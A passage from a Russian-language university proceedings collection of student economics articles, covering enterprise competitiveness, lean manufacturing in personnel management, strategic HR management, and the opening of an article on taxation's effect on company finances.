- быстрое реагирование предприятий на внешние или внутренние изменения, так как руководство предприятия понимает, что медлительность может привести к негативным последствиям, таким как проблемы с законом, потеря репутации или ухудшение позиции конкурента на рынке.

2. Отрицательные:

- появление незаконных или нечестных методов конкуренции, так как руководство предприятия, в борьбе за место в рынке, может прибегнуть к несоблюдению определенных норм;
- банкротство компаний, которые не выдержали конкуренцию, как честную, так и не честную, а также тех, которых вытеснили более крупные предприятия;
- повышение степени экологических проблем, так как руководящий состав фирмы, в погоне за большей прибылью, может не обращать внимание на загрязнение воздуха или воды отходами переработки, использование ГМО и остальных добавок.

Вышеперечисленное дает понять, что предприятию необходимо постоянно повышать собственную конкурентоспособность.

Конкурентоспособность – это характеристика предприятия, которая отличает фирму от ее соперников, в отраслевом или межотраслевом сегменте.

Высокий показатель конкурентоспособности может гарантировать предприятию, что потребитель удовлетворен его товаром, а также что он готов вернуться и совершать покупку товаров или услуг снова. Способность удержать потребителя важна для предприятия, так как возврат покупателя гарантирует увеличение жизненного цикла предприятия [3].

Стратегии по повышению конкурентоспособности действуют в различных типах конкуренции по-разному. Опишем особенности основных типов конкуренции в таблице 1.

Таблица 1 – Типы конкуренции

Тип конкуренции	Особенности
Совершенная	Большое число покупателей и продавцов; никто из участников не может ставить условия по ценообразованию; цены устанавливаются посредством конъюнктуры рынка.
Монополистическая	Влияние на цены ограничено вследствие разнородности продукции; из-за дифференциации потребители готовы переплачивать в угоду своих потребностей.
Олигополия	Несколько крупных фирм; цены могут диктовать; самые крупные предприятия, сговор между фирмами; степень дифференциации не всегда значительна, например, высока в сегменте автомобилей и низка в сегменте бензина.
Монополия	Продукт в своем роде один; конкуренция может переходить в межотраслевую, например, ОАО «РЖД» конкурирует с Авиакомпаниями; почти полный ценовой контроль, который может регулироваться государством; некоторые рынки работают в минус и продолжают функционировать за счет дотаций государства.

В зависимости от типа конкуренции, методы конкурентной борьбы будут выбираться индивидуально, опираясь еще и на особенности самой фирмы, ее производственные возможности, масштабы, выпускаемую продукцию. Выделим некоторые виды конкурентной борьбы:

1. Ценовая конкурентная борьба – вид конкурентной борьбы, который заключается в использовании цен как основного источника завоевания рынка. Изменение цены должно быть экономически обоснованным, чтобы предприятие не работало в минус.

Данный вид борьбы можно отнести к нечестному, так как крупные предприятия, за счет эффекта масштаба и величины собственного капитала способны значительно снижать цены на свою продукцию, или часть продукции, что одновременно вытесняет более мелких конкурентов и одновременно повышает совокупный спрос предприятия, так как при покупке дешевой продукции, потребитель, скорее всего, приобретет что-то еще. Крупные предприятия имеют возможность продавать продукцию себе в убыток, чтобы привлечь покупателей, что также можно отнести к методу нечестной конкуренции.

Особенностью ценообразования служит разнородность спроса на товары обычные и «привилегированные». Приведем график зависимости цены и уровня спроса на обычные и привилегированные товары на рисунок 1.




Рисунок 1 – Уровень спроса на товар

По графику видно, что спрос на обычный товар повышается пропорционально снижению стоимости, что соответствует закону спроса. Спрос на привилегированные товары, такие, как автомобили или духи, повышается до определенного момента, а потом начинает снижаться. Это связано с восприятием товара потребителем, так как при слишком низкой цене потребитель будет думать, что товар некачественный, при повышении цены до определенного уровня, потребитель будет думать, что цена обоснована качеством товара или фирмы, однако, слишком высокая цена будет отпугивать покупателя, так как он не захочет переплачивать слишком сильно. Данная особенность присуща рынку монополистической конкуренции и олигополии, где потребители готовы переплачивать за качество товара, необходимые им.

2. Неценовая конкурентная борьба – метод конкурентной борьбы, который заключается в завоевании рынка путем производства продукции более высокого качества, обслуживания клиентов и позиционирования на рынке. Она включает [2]:

- качество предлагаемого товара или услуги, которое соответствует определенным нормам отрасли или превышает его;

- увеличенный срок службы товара, благодаря которому у потребителей будет складываться положительное впечатление о фирме, что потенциально заставит вернуться;

- бренд, его популярность помогает предприятию распространять свою продукцию без затрат, так как известная компания чаще пользуется доверием, что служит причиной завышенных цен;

- престижность, данная особенность присуща фирмам, которые выстроили нужное им общественное мнение, так как спрос на фирму может быть обоснован желанием выделиться, а не личными предпочтениями потребителя;

- обслуживание, преимущество данного факта заключается в том, что при некоторых особенностях работы с потребителем, например, общение персонала или удобный сайт, у потребителя останется положительное впечатление, что станет положительным отличием от конкурентов.

Обеспечение конкурентоспособности предприятия – это важная задача, решение которой важно делать вовремя и экономически обоснованно. Выделим некоторые пути повышения конкурентоспособности предприятия [1]:

1. Рост производительности труда. Данный факт увеличивает не только количество произведенной продукции, но и уменьшает количество брака продукции, что уменьшает затраты, а также хорошо обученный персонал способен внести новые подходы к производству товара и реализации услуги.

2. Уменьшение затрат. Это важный этап повышения конкурентоспособности предприятия. Он должен сопровождаться добросовестным отношением к производству, так как нужно перераспределять и оптимизировать затраты так, чтобы не страдало качество. Ярким примером недобросовестного использования данного этапа - это ГМО.

3. Использование материалов высокого качества, которые будут гарантировать качество товара и его долговечность.

4. Грамотные маркетинговые стратегии, которые включают в себя анализ рынка и конкурентов, проведение рекламной программы и анализ ее результатов.

5. Анализ недостатков фирмы, так как осознавая слабые стороны, будет легче выстраивать стратегию улучшения фирмы, например, введение подходов бережливого производства. [5].

Заключение

Таким образом, теоретические аспекты конкурентоспособности предприятия включают: тип конкуренции рынка, вид предпочитаемой конкурентной борьбы, стратегии ценообразования, подходы к повышению конкурентоспособности. Стабильное поддержание высокой конкурентоспособности поможет предприятию удерживать долю

в своем сегменте, а также повысить ее. Конкуренция принуждает предприятие подстраиваться под современные тренды и соответствовать технологическим изменениям, что также помогает двигать прогресс и улучшать жизнь людей.

СПИСОК ИСТОЧНИКОВ

1. Жигло, А. А. Пути повышения конкурентоспособности предприятия / А. А. Жигло // Теория и практика современной науки. – 2016. - № 5(11) – С. 228-233.
2. Методы конкуренции в бизнесе // Сервис учета финансов для бизнеса ПланФакт. – URL <https://planfact.io/blog/posts/metody-konkurencii-v-biznese?contentland=bpopup-lmf> (дата обращения: 21.11.2024).
3. Нуцалханова, П. В. Основные виды рыночной конкуренции и их особенности / П. В. Нуцалханова // Мировая наука. – 2019. – № 1(22). – С. 218-224.
4. Пирогова, С. В. Теоретические аспекты формирования конкурентоспособности предприятия / С. В. Пирогова, И. И. Асадуллина, И. Р. Сизова // Международный журнал гуманитарных и естественных наук. – 2022. – № 6-3(69). – С. 201-203.
5. Повышение конкурентоспособности предприятия // Образовательный портал «Справочник». – URL https://spravochnik.ru/ekonomika_predpriyatiya (дата обращения: 22.11.2024).

УДК 331.1

Зубрицкий Егор Андреевич, студент, Комсомольский-на-Амуре государственный университет

Zubritsky Egor Andreevich, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

КОНЦЕПЦИЯ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА В СИСТЕМЕ УПРАВЛЕНИЯ ПЕРСОНАЛОМ

THE CONCEPT OF LEAN MANUFACTURING IN THE PERSONNEL MANAGEMENT SYSTEM

Аннотация. В статье рассматривается внедрение концепции бережливого производства (lean manufacturing) в систему управления персоналом. Цель работы состоит в анализе влияния бережливых принципов на управление человеческими ресурсами и оценке их воздействия на эффективность организации. В ходе исследования выявлены ключевые аспекты, способствующие успешному внедрению lean-подходов, такие как вовлеченность сотрудников, обучение и развитие, а также формирование корпоративной культуры, ориентированной на непрерывные улучшения. Результаты показывают, что активное вовлечение персонала в процессы оптимизации и постоянное обучение способствуют повышению производительности, снижению затрат и улучшению качества продукции, что в конечном итоге создает устойчивое конкурентное преимущество для организаций.

Abstract. The article examines the implementation of the lean manufacturing concept within the personnel management system. The aim of the work is to analyze the impact of lean principles on human resource management and assess their influence on organizational efficiency. The study identifies key aspects contributing to the successful implementation of lean approaches, such as employee engagement, training and development, and the formation of a corporate culture focused on continuous improvement. The results indicate that active employee involvement in optimization processes and ongoing training enhance productivity, re-

duce costs, and improve product quality, ultimately creating a sustainable competitive advantage for organizations.

Ключевые слова: бережливое производство, управление персоналом, вовлеченность сотрудников, обучение, корпоративная культура.

Key words: lean manufacturing, personnel management, employee engagement, training, corporate culture.

Введение

Концепция бережливого производства (lean manufacturing), разработанная и популяризованная на основе системы производства Toyota, фокусируется на минимизации всех видов потерь и максимизации ценности для клиента. В последние годы эта модель внедряется не только в производственных процессах, но и в управлении персоналом, что способствует развитию культуры постоянных улучшений и оптимизации ресурсов, особенно в сложных и конкурентных условиях бизнеса. В основе этой системы лежат принципы вовлечения и мотивации сотрудников, что позволяет повышать производительность и снижать издержки [1].

Основная часть

Бережливое производство основывается на таких элементах, как картирование потоков создания ценности, система «точно вовремя» и улучшение процессов, что обеспечивает гибкость и эффективность производственных и управленческих процессов. Ключевую роль в успешной реализации бережливых принципов играет вовлечение сотрудников и их активное участие в процессах улучшения [2]. Для эффективного функционирования системы важно учитывать мнение и инициативы сотрудников, что подчеркивает значимость управления человеческими ресурсами в контексте бережливого производства [3].

Вовлеченность сотрудников в процессы бережливого производства тесно связана с общими показателями эффективности компании. Исследования показали, что привлечение персонала к процессу улучшений способствует повышению их удовлетворенности работой и улучшению организационной производительности. Это особенно важно для внедрения бережливых принципов, таких как система канбан, линейное производство и система контроля качества [2]. Эффективное вовлечение и наделение сотрудников полномочиями усиливают чувство ответственности и мотивацию, тем самым способствуя повышению общего уровня производительности.

Обучение сотрудников и развитие их компетенций являются ключевыми факторами успешной реализации бережливого производства в компании. По данным исследований, компании, активно инвестирующие в обучение персонала по вопросам бережливых технологий, достигают более высоких показателей вовлеченности сотрудников и снижения производственных издержек. В частности, важность регулярного обучения подчеркивается в исследованиях о роли мотивации и навыков персонала для успешного внедрения системы бережливого производства [3].

Важным элементом внедрения бережливого производства в управлении персоналом является формирование корпоративной культуры, ориентированной на непрерывные улучшения и качество. Система ценностей, поддерживающая бережливое производство, способствует созданию среды, в которой сотрудники ощущают свою значимость в процессе создания ценности. Исследования подтверждают, что компании, стремящиеся к эффективному внедрению lean-методов, активно создают культуру, поддерживающую принципы бережливого производства, что значительно влияет на их долгосрочную устойчивость и конкурентоспособность [1].

Для наглядной иллюстрации рассмотрим, как различные практики управления персоналом влияют на ключевые показатели эффективности бережливого производства. В Таблице 1 приведены условные данные, основанные на обобщенных исследова-

ниях по теме, которые отражают взаимосвязь между методами управления персоналом и результативностью lean-методов. Данные показывают, как вовлечение сотрудников, обучение, корпоративная культура и система мотивации влияют на такие показатели, как снижение издержек, улучшение качества продукции и вовлеченность сотрудников.

Таблица 1 – Влияние практик управления персоналом на ключевые показатели бережливого производства

Практики управления персоналом	Вовлеченность сотрудников (%)	Снижение затрат (%)	Улучшение качества продукции (%)
Вовлечение сотрудников	85	12	15
Обучение и развитие	90	10	18
Корпоративная культура на основе Lean	88	15	20
Система мотивации и вознаграждений	92	18	22

Из Таблицы 1 видно, что наиболее значительное влияние на улучшение качества продукции и снижение затрат оказывает система мотивации и вознаграждений, позволяющая достичь наивысшего уровня вовлеченности сотрудников (92%). Обучение и развитие также играют ключевую роль, обеспечивая высокие показатели вовлеченности (90%) и значительное улучшение качества продукции (18%). Эти результаты подчеркивают важность стратегического подхода к управлению человеческими ресурсами в процессе внедрения lean-концепций для достижения максимальных показателей эффективности и устойчивого развития бизнеса.

Эффективность бережливого производства во многом зависит от внутренней культуры организации и восприятия lean-принципов сотрудниками. Исследования показывают, что успешная адаптация lean-методов требует вовлеченности всех уровней сотрудников, что невозможно без формирования среды, поддерживающей ценности lean. Это означает, что для компаний, нацеленных на устойчивую реализацию lean-принципов, важно сформировать соответствующую корпоративную культуру, основанную на доверии, открытости и командной работе [3]. В таблице 2 представлен обзор ключевых практик управления персоналом, которые оказались наиболее важными для успешного внедрения lean-подхода, и дополняет данные таблицы 1, уточняя, какие действия наиболее эффективны для поддержки lean-инициатив.

Таблица 2 – Практики управления персоналом для успешного внедрения Lean

Практики управления персоналом	Залог успешного внедрения Lean
Подбор и найм	Нанимать сотрудников, готовых к работе в команде и адаптируемых к изменениям
Обучение и развитие	Регулярное обучение lean-принципам и методам улучшений
Оценка эффективности	Включение lean-показателей в системы оценки работы
Командная работа и мотивация	Создание команд на базе взаимного доверия и коллективной ответственности
Управление корпоративной культурой	Развитие культуры открытости, уважения и готовности к переменам

Процесс внедрения lean-подходов в компании включает несколько этапов, каждый из которых требует соответствующей подготовки и применения различных методов мотивации. Как правило, lean внедряется поэтапно: начальный этап, этап активных улучшений, этап стабилизации, долгосрочная поддержка.

На начальном этапе сотрудники знакомятся с основными принципами lean, например, через тренинги и презентации. Основное внимание уделяется обучению и пониманию целей программы, должно привалить к высокой начальной вовлеченности.

На этапе активных улучшений lean-принципы начинают активно применяться, например, внедряются методы 5S (сортировка, систематизация, содержание в чистоте, стандартизация, совершенствование), канбан и кайдзен-подходы. Сотрудники вовлекаются в непосредственное улучшение процессов, однако этот этап может стать критическим для поддержания вовлеченности, если нет дополнительных мотивационных программ.

После активных улучшений происходит стабилизация изменений. Поддержание вовлеченности на этом этапе требует сильной корпоративной культуры и командного подхода, поскольку новизна методов уже утрачена.

На этапе же долгосрочной поддержки важно обеспечить устойчивую поддержку lean-культуры и закрепление новых стандартов работы. Без адекватной системы вознаграждений и постоянной обратной связи вовлеченность сотрудников может значительно снизиться.

Для российских предприятий внедрение бережливого производства может сопровождаться сложностями, связанными с особенностями локального управления персоналом и восприятием lean-концепций как технологических инноваций. Как показано в исследованиях И.И. Антоновой и Г.Ч. Ахмадеевой, подходы к мотивации персонала нередко ограничиваются административным управлением и материальным стимулированием, что приводит к снижению вовлеченности сотрудников после первого этапа внедрения [4]. Для поддержания долгосрочных lean-инициатив важным условием является переход от разовых проектов к системной работе с персоналом, включая создание кайдзен-команд и внедрение механизма непрерывного совершенствования.

Как можно заметить из таблицы 3, уровень вовлеченности сотрудников коррелирует с степенью принятия lean. Это расхождение демонстрирует, что без устойчиво организованной системы мотивации уровень вовлеченности снижается. Поэтому часть информационных активов находится в личном человеческом капитале.

Таблица 3 – Динамика вовлеченности сотрудников на разных этапах внедрения Lean

Этап внедрения Lean	Вовлеченность сотрудников без системной мотивации (%)	Вовлеченность сотрудников с поддержкой мотивации (%)
Начальный этап	90	90
Этап активных улучшений	75	85
Этап стабилизации	60	80
Долгосрочная поддержка	45	75

Наконец, регулярная обратная связь с персоналом и его вовлечение в процесс изменений представляют собой еще один ключевой сегмент, необходимый для наиболее полного и эффективного внедрения подходов, связанных с lean. Если руководству компании следует осветить своему персоналу цели компании и области работы или производства, то обратная связь позволяет работникам на каждом уровне введения более ясно осознать эти цели и задачи, а также рассмотреть области «слабых мест», где необходимы новые улучшения. Исследования показывают, что компании, активно применяющие практику обратной связи и вовлечения на всех уровнях, более успешны в увеличении производительности и повышении качества продукта [2, 3]. Вместе с тем, это также является очень важной частью социально значимого элемента формирования культуры непрерывного совершенствования, когда каждый работник понимает собственное значение как фрагмента общего процесса создания целостности компании.

Заключение

Описанные методы и подходы являются лишь малой частью масштабного списка возможностей имплементации lean-подхода в управлении персоналом. Однако, в це-

лом, можно отметить, что концепция бережливого производства в управлении человеческими ресурсами предлагает широкий спектр методов и подходов, направленных на улучшение результатов работы и снижение потерь и издержек. Применение lean-подхода в управлении персоналом стимулирует к формированию корпоративной культуры и нацеливает на непрерывное улучшение, нацеленное на потребителя. Привлечение, развитие и мотивация персонала в условиях lean-подхода не только позволяют организациям улучшить свои результаты, но и обеспечить быстрое реагирование на изменения на рынке и создать устойчивое конкурентное преимущество.

СПИСОК ИСТОЧНИКОВ

1. Sundar R., Balaji A. N., Kumar R. M. S. A review on lean manufacturing implementation techniques //Procedia engineering. 2014. Т. 97. С. 1875-1885.
2. Roslin E. N. et al. The impact of employee involvement and empowerment in Lean Manufacturing System implementation towards organizational performances //International Journal on Advanced Science, Engineering and Information Technology. 2019. Т. 9. №. 1. С. 188-193.
3. Trentin L., Tontini G. The influence of people management practices on a culture of lean manufacturing //Revista de Administração da UFSM. 2022. Т. 15. №. 3. С. 512-540.
4. Антонова И. И., Ахмадеева Г. Ч. Развитие системы управления персоналом в условиях внедрения методологии бережливого производства // Балтийский гуманитарный журнал. 2014. № 2 (7). С. 51-53.

УДК 001.201

Зуева Екатерина Олеговна, студент, Комсомольский-на-Амуре государственный университет

Zueva Ekaterina Olegovna, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, PhD in Economics, Associate Professor, Komsomolsk-na-Amure State University

СТРАТЕГИЧЕСКОЕ УПРАВЛЕНИЕ ПЕРСОНАЛОМ КАК ЧАСТЬ СТРАТЕГИИ РАЗВИТИЯ ОРГАНИЗАЦИИ STRATEGIC PERSONNEL MANAGEMENT AS PART OF AN ORGANIZATION'S DEVELOPMENT STRATEGY

Аннотация. Персонал в современном мире считается одним из главных стратегических ресурсов любой организации. Какая бы задача стратегического или оперативного характера не стояла перед организацией, основную роль в её выполнении играет именно сотрудники. Именно поэтому при планировании путей развития предприятия ориентируются на своих сотрудников или же подбирают такой состав, чтобы достичь максимально возможных показателей доходов от своей деятельности. Целью данной статьи является определение роли и места персонала в рамках стратегии развития организации.

Abstract. Personnel in the modern world is considered one of the main strategic resources of any organization. Whatever the strategic or operational task the organization faces, it is the employees who play the main role in its implementation. That is why, when planning the ways of development, enterprises focus on their employees or select such a composition in order to achieve the maximum possible income from their activities. The purpose of this article is to define the role and place of personnel within the framework of the organization's development strategy.

Ключевые слова: персонал, стратегия организации, роль персонала в организации, организация, система управления персоналом, кадры
Keywords: personnel, organization strategy, the role of personnel in the organization, organization, personnel management system, personnel

Введение

Для того, чтобы определить роль персонала в планировании и реализации стратегии развития предприятия, необходимо понять, что есть стратегия развития. Стратегия развития организации – это некий долгосрочный план, в котором отражены определённые целевые показатели, сроки, а также пути их достижения. В современном мире компаниям жизненно необходимо искать сотрудников и обучать их для того, чтобы те могли предлагать организации новые пути развития, новые продукты и новые технологии производства определённых продуктов.

Эффективное использование человеческих ресурсов компании позволит существенно увеличить её эффективность на рынке. Управление персоналом – это процесс, в рамках которого происходит разработка или развитие кадровой политики, ротация кадров и определение наиболее эффективных занимаемых позиций индивидуально для каждого сотрудника. Когда организация успешно управляет своими кадрами – она всегда выигрывает у организаций, которые уделяют данному процессу меньше внимания. Это в последствии поможет достичь наиболее высоких результатов в долгосрочной перспективе. Именно поэтому эти два понятия неразрывно связаны друг с другом.

Основная часть

Стратегическое управление персоналом организации является важной частью развития предприятия в целом. Основные задачи данного процесса следующие: обеспечение организации квалифицированными сотрудниками; формирование определённой внутренней культурной, социальной, ценностной среды организации; непосредственное управление бизнес-средой фирмы. Реализация этих задач часто помогает организации выживать в условиях кризисных ситуаций на рынке. Персонал фирмы может помочь провести чёткий и тщательный анализ рынка и конкурентов, что в итоге способствует грамотному принятию решений.

Говоря о персонале, как об основном элементе, который в современное время удерживает организацию на высоком уровне, необходимо сказать и о методах стимулирования и сохранения сотрудников компании.

Безусловно, для того чтобы иметь высококвалифицированный кадровый состав, требуется привлекать их иногда из различных уголков мира. Каждый сотрудник индивидуален. У него есть свои проблемы и потребности, которые ему бы хотелось закрыть после трудоустройства. Именно поэтому очень важно на собеседовании после выяснения, что сотрудник является весьма способным и будет очень полезен для компании, уточнить у него, чего он ждёт от вашей компании, какие у него потребности в заработной плате и других бонусах.

После всех этих действий необходимо максимально предоставить ему возможности пользоваться тем, что он хочет и тогда сотрудник любой уровня захочет работать в такой компании. Таким же образом можно удерживать уже имеющихся сотрудников, проводя опросы о том, что их устраивает, а что нет. Выполняя данные рекомендации, предприятие сможет свести к минимуму текучесть кадров и выйти на новый уровень на рынке.

На приёме и удержании сотрудника в компании кадровая политика не заканчивается. Далее требуется организовать обучение в рамках компании или же за её пределами. Изменчивость трендов является одним из основных постулатов современного мира. Поэтому компаниям необходимо внимательно отслеживать тренды и понимать, в каком направлении им стоит двигаться. Обладая всеми нужными знаниями, фирма может назначить особо успешных сотрудников наставниками для неопытных и новичков, что поможет эффективно адаптироваться к меняющимся условиям.

Ещё одним важным аспектом в стратегическом управлении кадрами является материально-техническая обеспеченность организации. Благодаря новым технологиям рабочий процесс можно сильно оптимизировать и ускорить. Фирмам, по возможности, требуется анализировать новинки в области их работы. А именно оборудование, компьютерная техника и иные технические системы, которые могут помочь упростить выполнение рабочих задач для сотрудников.

Для выполнения данной рекомендации можно собрать персонал организации и провести опрос среди них, какие задачи у них занимают наибольшее число затраченного времени, какие причины могут быть у этого. Такая статистика поможет чётко определить проблему и найти решение в виде нового программного обеспечения или более быстрого оборудования.

Заключение

Исходя из всего вышесказанного, можно с уверенностью сказать, что стратегическое управление персоналом является неотъемлемой частью стратегии развития фирмы. Если предприятию требуется войти в список лучших в своей отрасли, выиграть конкуренцию, то ему просто необходимо акцентировать внимание на своей кадровой политике. Двумя важными направлениями будут сформированные стратегии привлечения и удержания персонала организации. Именно на качестве реализации этих двух направлений будет зависеть стратегическое развитие фирмы и её место на рынке.

Сотрудникам необходимо давать качественную обратную связь своей организации, для того чтобы та могла их обеспечить всем необходимым. Также важным компонентом кадровой политики является организация системы обучения персонала, которая требуется для поддержания последующего развития фирмы в рамках своей отрасли.

СПИСОК ИСТОЧНИКОВ

1. Управление персоналом : учебник и практикум для среднего профессионального образования / А. А. Литвинюк [и др.] ; под редакцией А. А. Литвинюка. – 3-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 461 с. – (Профессиональная практика). – ISBN 978-5-534-16151-9. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/536835> (дата обращения: 04.12.2024).
2. Горленко, О. А. Управление персоналом : учебник для вузов / О. А. Горленко, Д. В. Ерохин, Т. П. Можаяева. – 2-е изд., испр. и доп. – Москва : Издательство Юрайт, 2024. – 211 с. – (Высшее образование). – ISBN 978-5-534-20315-8. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/557940> (дата обращения: 04.12.2024).
3. Маслова, В. М. Управление персоналом : учебник и практикум для среднего профессионального образования / В. М. Маслова. – 5-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 451 с. – (Профессиональное образование). – ISBN 978-5-534-15946-2. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/536846> (дата обращения: 04.12.2024).
4. Пугачев, В. П. Управление персоналом организации: практикум : учебное пособие для вузов / В. П. Пугачев. – 2-е изд., испр. и доп. – Москва : Издательство Юрайт, 2024. – 280 с. – (Высшее образование). – ISBN 978-5-534-08906-6. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/540541> (дата обращения: 04.12.2024).
5. Анисимов, А. Ю. Управление персоналом организации : учебник для вузов / А. Ю. Анисимов, О. А. Пятаева, Е. П. Грабская. – Москва : Издательство Юрайт, 2024. – 278 с. – (Высшее образование). – ISBN 978-5-534-14305-8. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/544142> (дата обращения: 07.12.2024).

УДК 336.2

Ким Кристина Петровна, студент, Комсомольский-на-Амуре государственный университет
Kim Kristina Petrovna, student, Komsomolsk-na-Amure State University

Кизиль Елена Витальевна, док. экон. наук, доцент, профессор кафедры «Экономика, финансы и бухгалтерский учет», Комсомольский-на-Амуре государственный университет

Kizil Elena Vitalievna, Doctor of Economics, Assistant professor, Professor of Economics, Finance and Accounting Department, Komsomolsk-na-Amure State University

ВЛИЯНИЕ НАЛОГООБЛОЖЕНИЯ НА ФИНАНСОВЫЕ РЕЗУЛЬТАТЫ ДЕЯТЕЛЬНОСТИ ОРГАНИЗАЦИИ THE IMPACT OF TAXATION ON THE FINANCIAL PERFORMANCE OF AN ORGANIZATION

Аннотация. Налогообложение играет ключевую роль для малого и среднего бизнес-сектора. Размер уплачиваемых налоговых обязательств существенно сказывается как на структуре издержек, так и на формировании себестоимости выпускаемой продукции, что напрямую отражается на процессе ценообразования. В данной статье рассмотрено воздействие различных видов налогов на финансовый результат деятельности предприятия и их связь с экономической структурой организации. Особое внимание уделяется как положительным эффектам налоговой политики в отношении финансовых результатов компаний, так и негативным аспектам данного воздействия.

Abstract. Taxation plays a key role for the small and medium-sized business sector. The amount of tax liabilities paid significantly affects both the cost structure and the formation of the cost of production, which directly affects the pricing process. This article examines the impact of various types of taxes on the financial result of an enterprise and their relationship to the economic structure of the organization. Special attention is paid to both the positive effects of tax policy on the financial results of companies and the negative aspects of this impact.

Ключевые слова: налоги, налогообложение, финансовые результаты, налоговая нагрузка, прямые и косвенные налоги.

Keywords: taxes, taxation, financial results, tax burden, direct and indirect taxes.

Введение

Основой стабильного развития компании является прибыль - критически важный параметр, определяющий её жизнеспособность в конкурентной среде. Высокий уровень этого показателя говорит о финансовой устойчивости компании при оценке её деятельности и способствует снижению экономических рисков. Вместе с тем, в построении успешной деятельности компании ключевую роль играет оптимизация налогового режима – решение, напрямую зависящее от корпоративных задач, предполагаемой налоговой ставки и специфических условий. Величина прибыли, остающейся в распоряжении предприятия не должна снижать его заинтересованности в наращивании объемов производства и увеличении финансового результата деятельности. Целью данной работы является рассмотрение различных по своей природе источников формирования налогооблагаемой базы, которые оказывают воздействие на финансовый результат деятельности предприятия и разработку элементов налоговой политики, способной адаптироваться к постоянно меняющимся налоговым условиям, создаваемым законодателем.

Основная часть

Налоговая политика не только определяет экономическую стратегию организации, но и формирует её организационно-правовую структуру. Различные налоговые режимы, такие как упрощенная система налогообложения (УСН) и общая система налогообложения (ОСН) предлагаются для индивидуальных предпринимателей и юридических лиц, что требует тщательного анализа при выборе наиболее подходящей формы ведения бизнеса.

Влияние налогов на финансовый результат деятельности хозяйствующего субъекта не равнозначно [1]. Это выражается в позитивном (положительном) и негативном (отрицательном) воздействии налоговых платежей предприятий на результаты их деятельности (рисунок 1).




Рисунок 1 – Влияние налоговых платежей на результаты деятельности компании [2]

В этой связи хозяйствующим субъектам, очевидно, следует применять меры, усиливающие позитивный эффект влияния налогов [3]. Формирование налогооблагаемой базы для предприятия имеет основополагающее значение, так как определяет его конкурентные преимущества и финансовую устойчивость.

